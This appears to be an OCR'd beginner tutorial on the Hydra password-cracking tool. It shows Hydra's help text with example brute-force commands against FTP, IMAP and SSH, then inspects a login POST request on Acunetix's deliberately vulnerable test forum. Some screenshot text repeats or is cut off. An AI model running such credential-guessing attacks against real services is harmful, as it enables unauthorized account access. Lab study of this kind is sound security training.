
Hydra refers to a password cracking tool that can attack multiple login protocols and services simultaneously.


Dictionary Attack:

A dictionary attack is a type of password cracking technique where an attacker uses a list of words, phrases, or common passwords (a dictionary) to guess a password.


Input from kali terminal ;




```
┌──(kali㉿kali)-[~]
└─$ sudo hydra
[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x
 MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-pr
oxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] post
gres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```



```
┌──(kali㉿kali)-[~]
└─$ hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT]
 MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -K        do not redo failed attempts (good for -M mass scanning)
  -q        do not print messages about connection errors
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy htt
```



```
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy htt
oxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s]
gres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp ncp oracle sapr3 smb2.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
     % export HYDRA_PROXY=connect_and_socks_proxylist.txt  (up to 64 entries)
     % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
     % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh

┌──(kali㉿kali)-[~]
└─$ 
```




1 2 3 4
(genmon)XXX 5:01
acuforum login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Kali Linux Kali Tools Kali Docs
acunetix acuforum
about - forums - search - login - register - SQL scanner - SQL vuln help
Username:
Password:
Login

testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.



1 2 3 4
(genmon)XXX 5:03
acuforum login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Kali Linux Kali Tools Kali Docs
acunetix acuforum
about - forums - search - login - register - SQL scanner - SQL vuln help
Username:
Password:
Login
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling


testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

- Perform a request or Reload the page to see detailed information about network activity.
- Click on the button to start performance analysis.


1 2 3 4
(genmon)XXX 5:04
acuforum login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Kali Linux Kali Tools Kali Docs
acunetix acuforum
about - forums - search - login - register - SQL scanner - SQL vuln help
Login
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling

testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


Username:

Password:

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	
200	GET	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?	document	html	3.38 kB	3.20 kB	992 ms
200	GET	testasp.vulnweb.com	styles.css	stylesheet	css	3.64 kB	3.39 kB	259 ms
200	GET	testasp.vulnweb.com	logo.gif	img	gif	5.18 kB	4.93 kB	510 ms
404	GET	testasp.vulnweb.com	favicon.ico	FaviconLoader.jsm:180 (...	html	1.41 kB	1.25 kB	302 ms


1 2 3 4
(genmon)XXX 5:06
acuforum login
Kali Linux Kali Tools Kali Docs DB OffSec Kali Linux Kali Tools Kali Docs
acunetix acuforum
about - forums - search - login - regist
Login
Don't update
Update
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling

testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

Update login for vulnweb.com?

Username

papa01

Password

●●●●●●●●●

□ Show password


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Invalid login!

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	
200	POST	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?	document	html	3.40 kB	3.22 kB	828 ms
200	GET	testasp.vulnweb.com	logo.gif	img	gif	cached	8.30 kB	0 ms
404	GET	testasp.vulnweb.com	favicon.ico	FaviconLoader.jsm:180 (...	html	cached	1.25 kB	0 ms



testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Username:
Password:

Invalid login!

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

POST http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

